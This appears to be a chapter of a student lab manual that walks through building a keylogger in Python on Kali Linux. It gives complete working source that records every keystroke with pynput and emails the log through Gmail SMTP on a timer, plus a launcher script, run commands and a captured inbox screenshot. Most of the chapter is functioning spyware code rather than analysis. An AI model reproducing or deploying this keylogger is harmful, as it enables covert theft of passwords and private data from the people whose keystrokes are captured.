Chapter-3: Keylogger

3.1) **Definition:**

A keylogger, sometimes called a keystroke logger or keyboard capture, is a type of surveillance technology used to monitor and record each keystroke on a specific computer. Keylogger software is also available for use on smartphones, such as the Apple iPhone and Android devices.

Keyloggers are often used as a spyware tool by cybercriminals to steal personally identifiable information (PII), login credentials and sensitive enterprise data.

Types of keyloggers:

Hardware-based keylogger

Keylogging software program

3.2) **Tools Required:**

1. Kali Linux
2. Python3
3. PyCharm (Python-IDE)

3.3) **Procedure:**

3.3.1) **Step1: Python Libraries:**

Install required Python libraries

1. **Pynput**: The Pynput library allows you to control and monitor/listen to your input devices such as they keyboard and mouse.

2. **Threading:** The threading module exposes all the methods of the thread module and provides some additional methods

3. **Smtplib:** The smtplib module defines an SMTP client session object that can be used to send mail to any internet machine with an SMTP or ESMTP listener daemon.

3.3.2) **Step -2: Script the Keylogger**

1. Import all the Libraries to the script with filename **keylogger.py**:

```
#!usr/bin/env python
import pynput.keyboard
import threading
import smtplib

```

2. Initialize the class and methods:

```
class Keylogger:
    def __init__(self, time_interval, email, password):
        self.log = "[+] Keylogger Started"
        self.interval = time_interval
        self.email = email
        self.password = password

    def append_to_log(self, string):
        self.log = self.log + string

    def process_key_press(self, key):
        try:
            current_key = str(key.char)
        except AttributeError:
            if key == key.space:
                current_key = " "
            else:
                current_key = " " + str(key) + " "
        self.append_to_log(current_key)

    def report(self):
        self.send_mail(self.email, self.password, "\n\n" + self.log)
        self.log = ""
        timer = threading.Timer(self.interval, self.report)
        timer.start()

    def send_mail(self, email, password, message):
        server = smtplib.SMTP("smtp.gmail.com", 587)
        server.starttls()
        server.login(email, password)
        server.sendmail(email, email, message)
        server.quit()

    def start(self):
        keyboard_listener = pynput.keyboard.Listener(on_press=self.process_key_press)
        with keyboard_listener:
            self.report()
            keyboard_listener.join()

```

3. Import the keylogger module to the file zlogger.py

```
#!usr/bin/env python

import keylogger

my_keylogger = keylogger.Keylogger(600, "email_address", "password")    #Enter the duration to send an email ( in sec ), email address and password of your email_account
my_keylogger.start()
```


4. User Inputs:

Enter the duration to send the keystrokes along with email_id and password


```
my_keylogger = keylogger.Keylogger(600, "email_address", "password")    #Enter the duration to send an email ( in sec ), email address and password of your email_account
```

3.4) Execution:


Command: > python keylogger.py




Command: > python zlogger.py



3.5) Output:


Gmail
Search all conversations
Compose
Mail
Inbox 5,553
Starred
Snoozed
Chat
No conversations
Start a chat
(no subject)
Inbox ×
121910302010@gitam.in
to bcc: me
[+] Keylogger Started
Reply
Forward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Search all conversations
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1 of 6,500
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Mail
Inbox 5,552
Starred
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Spaces
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Meet
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